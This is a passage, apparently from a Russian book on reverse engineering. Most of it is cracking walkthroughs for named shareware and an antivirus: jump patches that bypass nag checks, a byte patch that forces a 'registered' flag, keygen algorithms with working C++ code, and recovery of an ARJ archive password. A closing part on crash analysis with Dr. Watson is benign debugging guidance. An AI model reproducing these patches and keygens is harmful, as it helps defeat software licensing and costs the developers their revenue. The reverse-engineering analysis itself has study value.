00005CE3: 833ED23800            cmp word ptr [38D2],0000
00005CE8: 7514                  jnz 00005CFE
00005CEA: A0614E                mov al,[4E61]
00005CED: 98                    cbw
00005CEE: 03C7                  add ax,di
00005CF0: 3BC6                  cmp ax,si
00005CF2: 7D0A                  jnl 00005CFE
00005CF4: B81200                mov ax,0012
00005CF7: 50                    push ax
00005CF8: 9ABF04CF0F            call 0FCF:04BF
00005CFD: 59                    pop cx
00005CFE: 833ED23800            cmp word ptr [38D2],0000
00005D03: 7515                  jnz 00005D1A
00005D05: A0614E                mov al,[4E61]
00005D08: 98                    cbw
00005D09: 0346FE                add ax,word ptr [bp-02]
00005D0C: 3BC6                  cmp ax,si
00005D0E: 7D0A                  jnl 00005D1A
00005D10: B8F901                mov ax,01F9
00005D13: 50                    push ax
00005D14: 9ABF04CF0F            call 0FCF:04BF
00005D19: 59                    pop cx
00005D1A: 5F                    pop di
00005D1B: 5E                    pop si
00005D1C: 8BE5                  mov sp,bp
00005D1E: 5D                    pop bp
00005D1F: CB                    retf
```

Не нужно быть чересчур опытным, чтобы догадаться, что

```
call 0FCF:04BF
```

и есть та процедура, которая и выводит ругательное сообщение, впрочем, это также легко выяснить экспериментальным путем. Дальше, как говорится, дело техники. Мы находим все условные переходы, которые могли бы "шунтировать" эту процедуру, и, по обстоятельствам, заменяем их. Как и следовало ожидать, проверка не одна. Причем проверяется даже такая экзотика, как некорректность системной даты... Сколько лишнего кода... А где оптимизация?

Даже беглый взгляд показывает, что не все Nag приводят к выходу в DOS. Более честный вариант взлома — не выходить в DOS, а просто сообщить о "старости" и продолжить работу. Но это решать вам. Возможно также "обновить" дату, но это тоже бессмысленно, ибо антивирус уже устарел. От того, что он заругается, скажем, через месяц, смешно не будет. Лучше уж пусть постоянно ругается (но в DOS не выходит, как все нормальные программы) либо вообще ничего не проверяет. Как видите, варианты есть.

Вот я и показал Zen-Method, когда мы, абсолютно не вникая в используемые антивирусом алгоритмы, сумели добиться поставленных целей. Конечно, дальнейшие действия немыслимы хотя бы без поверхностного анализа, но главное сделано — измененная программа запускается!

А антивирус, действительно, ничего... Обширная база, неплохая эвристика (хотя, с уймой ложных срабатываний), возможность собственноручного пополнения сигнатур... Конечно, по сравнению с Касперским, это все детский лепет, хотя лично мне времени, потраченного на взлом, оказалось не жалко — реакция антивируса на мою коллекцию вирусов меня достаточно позабавила, чтобы окупить потраченное на нее время.

4.12. FDR 2.1

FDR 2.1 — великолепная программа, предназначенная для качественного восстановления порушенных дискет. И хотя мне не довелось ее испытать в работе (в последнее время у меня диски не рушились), подобная утилита всегда должна быть под рукой.

Довольно витиеватый графический интерфейс, стилизованный под ранний Microsoft, но выполненный аккуратно и со вкусом. Краем уха я где-то слышал о якобы крутой защите FDR, что не могло меня (как любопытного человека) оставить равнодушным. Вскрытие этой программы разочарования не вызвало, хотя и не было сложным. Очень простая защита в простом варианте ее реализации. Антиотладочные приемы были, но увы, безнадежно устаревшие. Например, в таблицу векторов прерываний записывались константы, которыми спустя некоторое время расшифровывался один фрагмент. Наивно, да? Правда, сам файл зашифрованный, причем он активно взаимодействует

со своим телом на диске, поэтому расшифровка его приведет к краху программы. Но это лишняя головная боль для автора, а хакеры, вооруженные TSR-патчерами, мгновенно сведут на нет его усилия.

Единственный привлекательный в защите момент (настойчиво рекомендуемый мною всем авторам защит): регистрационный номер нигде явно не проверяется (проверяется только CRC), а сам он используется для расшифровки некоторой критической секции кода. Правильно реализовав этот метод, можно было бы сделать взлом, по меньшей мере, нецелесообразным или сводящимся к утомительному поиску ключа (хотя, имея в наличие хотя бы одну зарегистрированную копию, можно было вычислить пароль). Но, увы, данная защита реализована с ошибками. Сдается мне, что она расшифровывает не "недостающий код", а процедуру, которая, цепляясь за `int 21h`, откликается на вызов модуля защиты. Таким образом, это можно вскрыть приемлемыми усилиями, даже не имея ни одной легальной копии, впрочем, мне повезло. Одна легальная копия была в моем распоряжении, поэтому не составило труда разобраться в механизме генерации паролей и составить key-generator.

Далее я предоставляю исчерпывающую информацию, необходимую для написания собственного генератора.

В поле `Name` вводится текстовая строка до 24 символов, из которых недостающие символы заполняются пробелами. В поле `reg code` вводится ASCII-строка шестнадцатеричных символов — от 0 до F, которая преобразуется в числовую последовательность (назовем ее ключом) несколько необычным способом. Младший и старший полубайты инвертированы, т. е. `F1` преобразуется в `1Fh`. Ключ представляет собой следящую структуру (рис. 4.21).



Рис. 4.21. Формат ключа

Первые четыре ASCII-символа (т. е. одно слово) — это CRC. Алгоритм подсчета CRC следующий. Сумма `18h` ASCII-кодов имени (недостающие дополняются пробелами) складывается с побайтовой суммой в данных ключа (в числовом представлении!), затем дополняется до нуля

```
CRC+sum(#Name)+sum(0xKeyDate) = 0.
```

Данные получаются шифрованием имени по магическому слову `Pink Floyd` алгоритмом, который демонстрирует следующий ассемблерный фрагмент (листинг 4.109).

Листинг 4.109. Ассемблерный фрагмент

```
        XOR     BX, BX                          unsigned char A,B = 0;
        MOV     CX, 0Ah             for (c=0;c<0xA;c++)
s_repeat:                                       {
        ADD     AH, [BX+Offset _Names]           A+=_Name[c];
        MOV     AL, [BX+Offset _Magic]           B=_Magic[c];
        SUB     AL, AH                           B-=A;
        XOR     AL, 49h                          B= B ^ 0x49;
        MOV     [_KeyDate+BX], AL                _KeyDate[c]=B;
        INC     BX                               c++;
        LOOP    s_repeat                        }
```

Однако я не сторонник генераторов серийных номеров. Я предпочитаю "выкусывать" защиту из тела программы, поэтому, если у меня появится интерес покопаться в ней, то я это сделаю.

4.13. HEXEDIT.EXE Version 1.5

Полезная утилита, но для новичков, так как очень неудобна в обращении, зато под Windows! Разумеется, Shareware, т. е. хочешь пользоваться — регистрируйся. Не то чтобы в незарегистрированной версии были заблокированы какие-то полезные возможности, но надпись "Unregistered" довольно неприятна.

Ломается это несложно: для регистрации выбираем специальный пункт меню, куда вводим свое имя, а после код регистрации. Первая мысль, приходящая в голову:

```
BPX GetWindowText.
```

Оппс! Это сработало. Теперь трассируем и видим, что условный переход выполнялся после сравнения с переменной `[0EC0h]`, которая в регистрированной версии не должна быть равна нулю. Ну, тут теперь уже и нечего делать:

```
BPM DS:0EC0h
```

и перезагружаем программу.

```
C6 06 C0 0E 00   MOV Byte ptr [0EC0],0 <-- это
C4 7E 06         LES DI,[BP+6]
```

Таков ответ отладчика на BPM. Теперь заменим его на

```
C6 06 C0 0E 01   MOV Byte ptr [0EC0],1
C4 7E 06         LES DI,[BP+6]
```

Интересно: сейчас в окне регистрации можно вводить, что угодно, и это работает! Примененный способ достаточно универсален для защит "регистрации" — приложение вводит переменную `Registered`, обычно булевскую (хотя и не обязательно) и в инициализационных процедурах, делая проверку регистрации, устанавливает ее. Вот эту-то строку мы изменили в данном случае! (И в других случаях тоже перспективнее именно такая замена...)

Теперь все отлично, но все же почему-то в заголовке окна вместо имени редактируемого файла горит "Unregistered version". Непорядок! Ну, тут задачка для начинающих — ставим

```
BPX SetWindowText
```

и ждем появления оного в заголовке. Оппс! Сначала появился "верный" заголовок, затем он затирается просьбой о регистрации... Просматривая окружающие коды в дизассемблере, ищем те, которые могут шунтировать это сообщение. Где-то сверху на приличном расстоянии мы их и находим. Вот они (листинг 4.110).

Листинг 4.110. Список кодов

```
      74 03           JE  Loc_1
      E9 7F 00        JMP Ругательное_сообщение
Loc_1
      26 3B 85 54 04  CMP AX,ES:[DI+454]
      75 78           JNZ Ругательное_сообщение
:Normal_Cont
...
```

Хм, можно сразу заменить

```
JE Loc_1
```

на `Normal_Cont`, а можно последовательно:

```
JE Loc_1;
JMP Loc_1;
JNZ Normal_Cont;
NOP;
NOP.
```

Как кому по душе... Вот защита и взломана...

4.14. SGWW password protection WhiteEagle

Попался мне на CD электронный журнал SGWW. Но когда я попытался раскрыть архив arj, я с удивлением наткнулся на пароль. Ну, пароль и пароль. Но когда на другом диске я наткнулся на тот же самый "закрученный"

файл, я призадумался. К тому времени я собрал подборку журналов SGWW, которую с интересом пролистывал. Но "закрученного" номера в моей коллекции еще не было. Жаль. Но слабость алгоритма шифрования arj уже стала притчей во языцех, и даже лобовой атаки на ключ методом перебора не требовалось. Впрочем, я ради эксперимента оставил на ночь атакующую программу, которая к утру так и ничего не нашла.

Известно, что используемая в arj схема шифрования при наличии открытого фрагмента шифротекста может быть легко раскрыта. Вот в этом-то обычно и заключается проблема: далеко не всегда "злоумышленнику" доступен хотя бы фрагмент архива в нешифрованном виде. Однако такой фрагмент у меня был! (Впрочем, это не было очевидно.) Им был файл pgpkey в каталоге INFO.

Таким образом, теперь не составило труда расшифровать все остальные файлы и найти пароль: "WhiteEagle". Десятисимвольный пароль можно было найти и лобовой атакой на ключ, так что защита все же не серьезна, что бы об этом не говорили. Атака по словарю также могла бы раскрыть это за доступное для анализа время.

Поэтому еще раз хотелось бы обратить внимание, что человек, заявляющий: "Только не просите меня взломать пароль arj", вряд ли может называться хакером. Право, не стоит переоценивать возможности существующих широко распространенных защит, и тем более не стоит полагаться на них в серьезных случаях.

4.15. SOURCER 5.10

Вообще мне непонятен смысл защиты на SOURCER. Не знаю, как там "у них", а у нас это хакерская подручная утилита. Не думаю, чтобы прикладные программисты держали ее на своих компьютерах... Но ставить защиту такого уровня это... ладно, молчу, молчу. Или они нас совсем не уважают... Ни одной хитрой ловушки, ни одного антиотладочного приема, ни одной недокументированной возможности, ни даже проверки собственного кода! Неужто всерьез можно думать, что даже начинающего хакера можно вспугнуть NagScreen и заставить побежать регистрироваться?

Впрочем, к чести защиты можно сказать, что "убить" ее, изменив пару-тройку байтов, никак не удастся. Слишком много проверок в самых разных местах. Довольно забавно смотрится эта наивная технология. Понятно, что вылавливание всех проверок занимает больше времени, но жаль, если это единственное, чем авторы наделялись затруднить взлом.

4.16. Emulated Solar CPU

Этот раздел меня побудил написать один мой знакомый, который уже неделю его копает. Все-таки математику и хакерам знать не помешает, хотя бы на уровне популярных книжек. В эмуляторе используются только основы булевской алгебры, которые (если я не ошибаюсь) входят и в программу школьного курса информатики.

Тем не менее сломать не просто, а очень просто! Ну-с, начнем... Как уже понятно, нам придется иметь дело с эмулятором. Или интерпретатором, кому как больше нравится. Никаких конвейеров, циклов выборки, распараллеленных дешифраторов команд нет, т. е. кайфа особо не много. Но что примечательно, так это необычная архитектура. Не фоннеймановская. Исполняемый код и данные перемешаны. Правда, реализация этого не очень аккуратная и очень много заплаток I86, что портит все удовольствие и сводит сложность взлома к нулю.

Математику знать надо.

```
A+B+C == (A+B)+C
```

Чем мы далее с успехом и воспользуемся. А вот скорость затрудняет изрядно. И серьезная защита будет конкретно "тормозить". А что булевские термы ассоциативны, надо все же иногда иметь в виду.

Для написания декомпилятора или отладчика мы должны сначала разобраться с механизмом самого эмулятора. Поскольку защиты нет, подойдет даже debug.com (листинг 4.111).

Листинг 4.111. Механизм эмулятора

```
> 16F0:0101 8B365201   MOV     SI,[0152]  ; Указатель команд
> 16F0:0105 AD         LODSW              ; Читаем 1st операнд
> 16F0:0106 97         XCHG    DI,AX      ; DI := [1st]
> 16F0:0107 8B3D       MOV     DI,[DI]    ; ^
> 16F0:0109 AD         LODSW              ; Читаем 2st операнд
> 16F0:010A 93         XCHG    BX,AX      ; BX := &2st
> 16F0:010B 0B3F       OR      DI,[BX]    ; t0 := [1st] | [2st]
> 16F0:010D AD         LODSW              ; Читаем 3st операнд
> 16F0:010E 97         XCHG    DI,AX      ; AX := t0 ; DI = 3st
> 16F0:010F F7D0       NOT     AX         ; AX := NOT t0
> 16F0:0111 89365201   MOV     [0152],SI  ; Update emIP
> 16F0:0115 AB         STOSW        ; mov [3st],NOT(OR [1st],[2st])
> 16F0:0116 EBE9       JMP     0101    ; -- цикл выборки команд --^
> 16F0:0152 5A01                          ; emREG :: emIP
```

Обратите внимание на строку `0115` — в ней заключена вся логика эмулятора.

```
MOV [3st], NOT(OR [1st],[2st]).
```

Всего одной этой команды достаточно для реализации всех остальных. Как учит булевская алгебра, есть две логические операции: `NOT` и `OR`, и другие (`AND`, `XOR`) можно выразить через эти две. Причем, учитывая, что

```
OR A, A = A,
```

можно сказать, что данная функция может действовать как

```
NOT (PIRS A,A),
```

следовательно, и как

```
OR (PIRS(PIRS(A,B), PIRS(A,B)).
```

Поскольку приемник представляет собой непосредственное значение, то можно так же создать `MOV` и `JMP` (последний, изменяя "регистр" указателя команд).

И все. Мы уже знаем, как декодировать числовые последовательности, и можем вычислить "границы команд более высокого уровня". Те, кто "знаком" с Булем, могут пропустить листинг 4.112, а для остальных маленький ликбез.

Листинг 4.112. Команды матлогики

```
AND == NOT[( OR(NOT(A), NOT (B))];
XOR == AND[ OR (A,B), NOT(AND (A,B))];
MOV == NOT(NOT(A)) или OR (A,A)
JMP == MOV ([emIP],[A])
JMP == JMP [t0]\t0 DW offset Label
```

Таким образом, мы теперь имеем базовый набор команд для создания логики "второго уровня". В отличие от первого уровня, одни и те же определения второго могут быть построены различными комбинациями. Это не позволит применить шаблоны. Но что-нибудь еще придумаем.

Автор кода включил фрагменты исходников: "чтобы было легче ломать". Я так и не понял глубокий смыл этой акции, но раз нам дали кусок исходника, давайте проверим на совпадение команд первого уровня.

```
> emNOT macro Src, Dst
>   emNOR Src, Src, Dst
> endm

>emOR macro Src1, Src2, Dst
>   emNOR Src1, Src2, emR1
>   emNOT emR1, Dst
>endm
```

Эти два фрагмента явно включены ради трафика, поскольку никакой другой (кроме очевидно избыточных) реализации данных команд не существует.

```
>emAND macro Src1, Src2, Dst
>   emNOT Src1, emR1
>   emNOT Src2, emR2
>   emNOR emR1, emR2, Dst
>endm
```

Таким образом, для написания декомпилятора исходники абсолютно не нужны. Переходим к логике. Все пестрое множество реализаций может крутиться только вокруг двух формул:

```
A ===> B == OR(NOT(A),B)
A <==> B == OR [AND (A,B),AND (NOT(A),NOT(B))]
```

Например, нам встретится следующая последовательность:

```
OR [AND (A,B), NOT(OR(A,NOT(C)))]
```

Тех, кто еще не понял, попрошу составить логическую матрицу, в которой перечислены все возможные состояния (всего восемь). Если то же самое записать на привычном наречии, то получится что-то типа

```
a ? b : c
```

Здравый смысл торжествует еще раз! Воодушевленные таким успехом, мы садимся за написание декомпилятора или отладчика. По мне, лучше отладчик. Впрочем, не трудно будет декомпилировать это с карандашом и листком бумаги. Тут я вашу свободу не ограничиваю.

Анализ программы я опускаю. Но на механизме проверки подлинности пароля я все же остановлюсь. Для нахождения пароля нужно решить одно простенькое линейное уравнение. Сам алгоритм выглядит так (листинг 4.113).

Листинг 4.113. Алгоритм на I86-диалекте

```
       MOV  CX,0
       LEA  SI,Buffer
Repeat:
       MOV  DX,CX    ;
       XOR  CX,[SI]
       JMP  Repeat
Check:
       CMP CX,1stConst
       JNZ Nag
       CMP DX,2stConst
       JNZ Nag
```

Собственно "двойная" проверка обеспечивает дыру достаточных размеров, чтобы в нее можно было без труда пролезть. В самом деле, последние два символа пароля будут равны:

```
XOR 1stConst,2stConst = XOR 7528h, 784Dh = 0D65h = 'e'
```

Пароль едва ли не сам приходит на ум, но мы пойдем другим путем. Найти подходящий пароль несложно, более того, последовательности в стиле

```
<a xor b xor c xor d xor e>
```

описываются едва ли не в каждом букваре! Нетрудно даже скалькулировать необходимое число шагов в наихудшем случае в данной разрядной сетке. Криптостойкость меньше выбранной разрядной сетки! Замечу еще раз, что предложенная мной реализация атаки базируется на элементарной логике и, по идее, должна быть доступна каждому.

4.17. POCSAG 32

О качестве программы судить воздержусь (потому как не знаю), но вот как взломать (то бишь, зарегистрировать), расскажу. Как обычно, нас просят ввести User Name и соответствующий ему код. Не особо напрягаясь под Windows, считать содержимое окна редактирования можно двумя функциями: `GetWindowTextA` и `GetDlgItemTextA`. Но может автор использовал уникод? Или действовал под Win16? Так на какую же функцию нам поставить точку останова? Первая здравая мысль, пришедшая на ум, — посмотреть таблицу импорта функций user.dll. Воспользуемся тем, что всегда под рукой, — Quick View.

Среди множества импортируемых функций user32.dll `GetDlgItemText` отсутствует, зато есть `GetWindowTextA`. Вот на нее мы и поставим `bpx`. Без сюрпризов и неожиданностей мы оказываемся во всплывшем WinIce. Теперь самое время узнать адрес буфера строки. Для этого необходимо вспомнить параметры функции. Воспользуемся Visual Studio C++, а точнее, электронной документацией Platform SDK. Через пару секунд выясняем следующее:

```
 int  GetWindowText(
  HWND  hWnd,                  // handle of window or control
  with  text  LPTSTR lpString, // address of buffer for text
  int nMaxCount                // maximum  number  of  characters
to  copy
  );
```

Таким образом, необходимый нам `ipString` находится по адресу `SS:[ESP+8+8]`. Попутно замечаем, что этот адрес совпадает со значением `eax`. Это очень похоже на Visual C++ (впрочем, и на другие компиляторы Си). Нашу догадку подтверждает копирайт, который легко найти в исполняемом файле. Судя по размеру исполняемого файла, а также по отсутствию

импортируемых функций mfc.dll, `mfc` скомпонована как статичная библиотека.

А вот это уже нехорошо. Символьной информации о классах `mfc` мы не получим. Но с другой стороны, функции каркасной библиотеки — это большей частью простые переходники к соответствующим функциям API. Поэтому кидаемся в гущу событий. Выполняем следующую последовательность команд:

```
{
        dd
        d ss:esp+10
        d  eax
        bpm eax
        bd *
        p ret
        be *
        x
}
```

Убеждаемся, что программа считала введеный нами от балды регистрационный номер. Очень скоро мы вываливаемся в очень тривиальный кусок кода, сравнивающий две строки каким-то косым способом. Дамп

```
esi-1
```

покажет нам сгенерированную строку. Аккуратно запишем ее и... Все! Мы зарегистрированные пользователи. А как быть с нашими друзьями? Думаете, им будет по вкусу ваше имя? Ну что же, напишем генератор регистрационных номеров. Сразу предупреждаю, что это на порядок сложнее, чем подсмотреть регистрационный номер, не вникая в механизм его генерации.

Так что некоторым это лучше не смотреть. Возвращаемся к исходной точке. Опять вводим имя и произвольный номер — нас будет интересовать сам процесс генерации ключа — и дожидаемся кода, который его читает. Им оказывается

```
movsx ebp, byte ptr [esi+eax].
```

Сразу видно, что сделано со вкусом и размахом. Судя по тому, что идущие подряд команды модифицируют одни регистр, оптимизацией тут и не пахнет.

Теперь нам необходимо вникнуть в суть данного фрагмента кода и написать аналогичный для своего генератора. Обратите внимание на цикл в строке `0x40E2EB`. Даже беглого взгляда на код достаточно, чтобы понять, что это простая и нестандартная хеш-функция, выплевывающая сразу аж две свертки! Пишем собственный код генератора (листинг 4.114).

Листинг 4.114. Код генератора

```
void KeyGen::GenPoly0(CString Name)
{
        unsigned long int poli0  = 0xADACAFFE;
        unsigned long int poli1  = 0xAFFEADAC;
        unsigned long int Len    = Name.GetLength();
        unsigned long int temp0;
        unsigned long int temp1;
        unsigned char     transmit;
        for (unsigned int a=0;a<Len;a++)
        {
                transmit=Name.GetAt(a);
                temp=transmit;
                temp0=(temp0 << ( a & 0x7));
                poli0 = (poli0 ^ temp0);
                transmit=Name.GetAt(Len-a-1);
                temp1=transmit;
                temp1=(temp1 << (a & 0xF ));
                poli1=(poli1 ^ temp1);
        }
        TRACE("%x poly1 = %x \n",poli0,poli1);
                                        }
```

Просматривая код, мы видим два вызова функции `0x41D150`, принимающей полученные свертки. Это надо так полагать, что свертки превратятся в развертки, ибо 64 бита ключа автору защиты показалось мало, и он ухитрился обеспечить работой и себя, и нас. Заходим внутрь функции развертки: свертка на `0x24`, к остатку прибавляем `0x30`, если тот меньше `0x9`, и `0x57` в противном случае. И так до тех пор, пока в результате не получится нуль. Пишем еще немного кода (листинг 4.115).

Листинг 4.115. Вариант кода

```
CString KeyGen::GenSeq(unsigned long int poly)
{
        CString s0="";
        unsigned char    zzz;
        while (true)
        {
                zzz = (unsigned char) (poly % 0x24);
```

```
            if (zzz<=9) zzz=zzz+0x30; else zzz=zzz+0x57;
            s0=s0+(char) zzz;
            if (!(poly = poly / 0x24)) break;
        }
        for (int a=0;a<(s0.GetLength()/2);a++)
        {
            char c=s0[a];
            s0.SetAt(a,s0.GetAt(s0.GetLength()-a-1));
            s0.SetAt(s0.GetLength()-a-1,c);
        }
        TRACE0(s0);
        return s0;
}
```

Осталось довести это до готового продукта. О вкусах, привычках не спорят, поэтому примите Visual C++ не как руководство к действию, а как возможный вариант. Ничем ни хуже это будет сделать на ассемблере, DELPHI и даже Visual Basic.

Глава 5

Критические ошибки приложений и операционной системы

Катастрофическая небрежность тестирования фирменного и кустарного ПО приводит к появлению многочисленных критических ошибок при его исполнении: "Программа выполнила недопустимую операцию и будет закрыта. Если ошибка будет повторяться, обратитесь к разработчику". К несчастью, критические ошибки приложения имеют устойчивую тенденцию появляться в самые ответственные моменты времени, например, накануне сдачи финансового отчета. А разработчики в большинстве своем такие сообщения просто игнорируют. Или потому, что не знают, как эту информацию интерпретировать, или вообще не заботятся о проблемах своих пользователей.

Многие сетуют на неспособность Windows противостоять критическим ошибкам. Но эти обвинения совершенно безосновательны. Возникновение критической ошибки свидетельствует о том, что виновата программа. Все, что только операционная система может сделать, — это пристрелить ее, в противном случае программа возвратит заведомо неверные данные, чего допускать ни в коем случае нельзя. Так что операционную систему не ругать следует, а благодарить!

Иногда сообщения о критических ошибках удается предотвратить установкой нового сервис-пака, а иногда наоборот — путем удаления нового. Еще можно попробовать переустановить операционную систему или только нестабильно работающее приложение. Однако никаких гарантий, что после всех манипуляций сбой действительно исчезнет, нет. Достаточно вспомнить нашумевшую историю с червем MSBLASTER, вызывающим критическую ошибку в системном сервисе svchost. Сколько бы вы ни переустанавливали Windows 2000, сколько бы ни меняли железо, ситуация не улучшалась. Антивирусы, правда, сообщали о наличии вируса на компьютере (да и то, не всегда), однако не объясняли, какие меры безопасности следует принять. К тому же, обрушение svchost происходило отнюдь не вследствие инфицирования компьютера вирусом, а лишь при неудачной попытке оного. Именно неумение хакеров сорвать стек, не уронив при этом всю систему, и дема-

скировало вирус, попутно организовав разрушительную DOS-атаку, до сих пор приносящую весьма ощутимые убытки.

Всякий администратор, считающий себя профессионалом, не может позволить себе роскошь действовать вслепую. Знание ассемблера и умение быстро и грамотно интерпретировать сообщения о критических ошибках если еще не решит проблему, то, по крайней мере, придаст вам чувство уверенности и поможет локализовать истинного виновника нестабильности системы. По крайней мере, будет куда ткнуть носом зарвавшегося разработчика. Согласитесь, одно дело догадываться об ошибке и совсем другое — показывать на нее пальцем.

5.1. Приложения, недопустимые операции и все-все-все

Различные операционные системы по-разному реагируют на критические ошибки. Так например, Windows NT резервирует два региона своего адресного пространства для выявления некорректных указателей. Один находится на самом дне карты памяти и предназначен для отлавливания нулевых указателей. Другой расположен между кучей (heap) и областью памяти, закрепленной за операционной системой. Он контролирует выход за пределы пользовательской области памяти и, вопреки расхожему мнению, никак не связан с функцией `WriteProcessMemory` (см. техническую заметку ID: Q92764 в MSDN). Оба региона занимают по 64 Кбайт, и всякая попытка доступа к ним расценивается системой, как критическая ошибка. В Windows 9*x* имеется всего лишь один регион в 4 Кбайт, следящий за нулевыми указателями, поэтому по своим контролирующим способностям система значительно уступает NT.

В Windows NT экран критической ошибки (рис. 5.1) содержит следующую информацию:

- адрес машинной инструкции, возбудившей исключение;
- словесное описание категории исключения (или его код, если категория исключения неизвестна);
- параметры исключения (адрес недействительной ячейки памяти, род операции).

Операционные системы семейства Windows 9*x* в этом отношении намного более информативны (рис. 5.2) и, помимо категории исключения, выводят содержимое регистров ЦП на момент сбоя, состояние стека и байты памяти по адресу `CS:EIP` (текущему адресу исполнения). Впрочем, наличие Доктора Ватсона стирает различие между двумя системами, и потому можно говорить лишь об удобстве и эргономике Windows 9*x*, сразу предоставляющей

весь минимум необходимых сведений, в то время как в NT отчет об ошибке создается отдельной утилитой.



Рис. 5.1. Сообщение о критической ошибке, выдаваемое операционной системой Windows 2000



Рис. 5.2. Сообщение о критической ошибке, выдаваемое операционной системой Windows 98

Если никакой из отладчиков в системе не установлен, то окно о критической ошибке имеет всего лишь одну кнопку — **OK**, нажатие которой приводит к аварийному закрытию некорректного приложения. При желании окно критической ошибки можно оснастить кнопкой **Отмена** (Cancel), запускающей отладчик или иную утилиту анализа ситуации. Важно понять, что **Отмена** отнюдь не отменяет автоматическое закрытие приложения, но при некоторой сноровке вы можете устранить "пробоину" вручную, продолжив нормальную работу.

Запустите редактор реестра и перейдите в раздел:

`HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\AeDebug`.

Если такого раздела нет, создайте его самостоятельно. Строковый параметр `Debugger` задает путь к файлу отладчика со всеми необходимыми ключами;

строковой параметр `Auto` указывает, должен ли отладчик запускаться автоматически (значение 1) или предлагать пользователю свободу выбора (0). Наконец, двойное слово параметра `UserDebuggerHotKey` специфицирует скэн-код горячей клавиши для принудительного вызова отладчика.

Доктор Ватсон

Доктор Ватсон является штатным обработчиком критических ошибок, входящим в базовый пакет поставки всех операционных систем семейства Windows. По своей природе он представляет статическое средство сбора релевантной информации. Предоставляя исчерпывающий отчет о причинах сбоя, Доктор Ватсон в то же самое время лишен активных средств воздействия на некорректно работающие программы. Утихомирить разбушевавшееся приложение, заставив его продолжить свою работу с помощью одного Доктора Ватсона, вы не сможете, и для этого вам придется прибегать к интерактивным отладчикам, одним из которых является Microsoft Visual Studio Debugger, входящий в состав одноименной среды разработки.

Считается, что Доктор Ватсон предпочтительнее использовать на рабочих станциях (точнее, на автоматизированных рабочих местах), а интерактивные средства отладки — на серверах. Дескать, во всех премудростях ассемблера пользователи все равно не разбираются, а вот на сервере продвинутый отладчик будет как нельзя кстати. Отчасти это действительно так, но не стоит игнорировать то обстоятельство, что далеко не все источники ошибок обнаруживаются статическими средствами анализа, к тому же интерактивные инструменты значительно упрощают процедуру анализа. С другой стороны, Доктор Ватсон достается нам даром, а все остальные программные пакеты приходится приобретать за дополнительную плату. Так что предпочтительный обработчик критических ошибок вы должны выбирать сами.

Для установки Доктора Ватсона отладчиком по умолчанию добавьте в реестр следующую запись (листинг 5.1) или запустите файл Drwtsn32.exe с ключом `-i` (для выполнения обоих действий вы должны иметь права администратора).

Листинг 5.1. Установка Доктора Ватсона отладчиком по умолчанию

```
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\AeDebug]
"Auto"="1"
"Debugger"="drwtsn32 -p %ld -e %ld -g"
"UserDebuggerHotKey"=dword:00000000
```

Теперь возникновение критических ошибок программы станет сопровождаться генерацией отчета, составляемого Доктором Ватсоном и содержащим более или менее подробные сведения о характере ее происхождения (рис. 5.3).



Рис. 5.3. Реакция Доктора Ватсона на критическую ошибку

Образец дампа, созданный Доктором Ватсоном, приведен в листинге 5.2.

Листинг 5.2. Образец отчета Доктора Ватсона с комментариями автора

```
Исключение в приложении:
        Прил.:  (pid=612)
        ; pid процесса, в котором произошло исключение

        Время: 14.11.2003 @ 22:51:40.674
        ; время, когда произошло исключение

        Номер: c0000005 (нарушение прав доступа)
        ; код категории исключения
        ; расшифровку кодов исключений можно найти в WINNT.H,
        ; входящем в состав SDK, прилагаемом к любому Windows-компилятору
        ; подробное описание всех исключений содержится в документации
        ; по процессорам Intel и AMD,
        ; бесплатно распространяемой их производителями
        ; (внимание: для перевода кода исключения операционной системы в
        ; вектор прерывания ЦП вы должны обнулить старшее слово)
        ; в данном случае это 0x5 — попытка доступа
        ; к памяти по запрещенному адресу


*----> Сведения о системе <----*
        Имя компьютера: KPNC
        Имя пользователя: Kris Kaspersky
        Число процессоров: 1
        Тип процессора: x86 Family 6 Model 8 Stepping 6
```

```
        Версия Windows 2000: 5.0
        Текущая сборка: 2195
        Пакет обновления: None
        Текущий тип: Uniprocessor Free
        Зарегистрированная организация:
        Зарегистрированный пользователь: Kris Kaspersky
        ; краткие сведения о системе


*----> Список задач <----*
   0 Idle.exe
   8 System.exe
 232 smss.exe
…
1244 os2srv.exe
1164 os2ss.exe
1284 windbg.exe
1180 MSDEV.exe
1312 cmd.exe
 612 test.exe
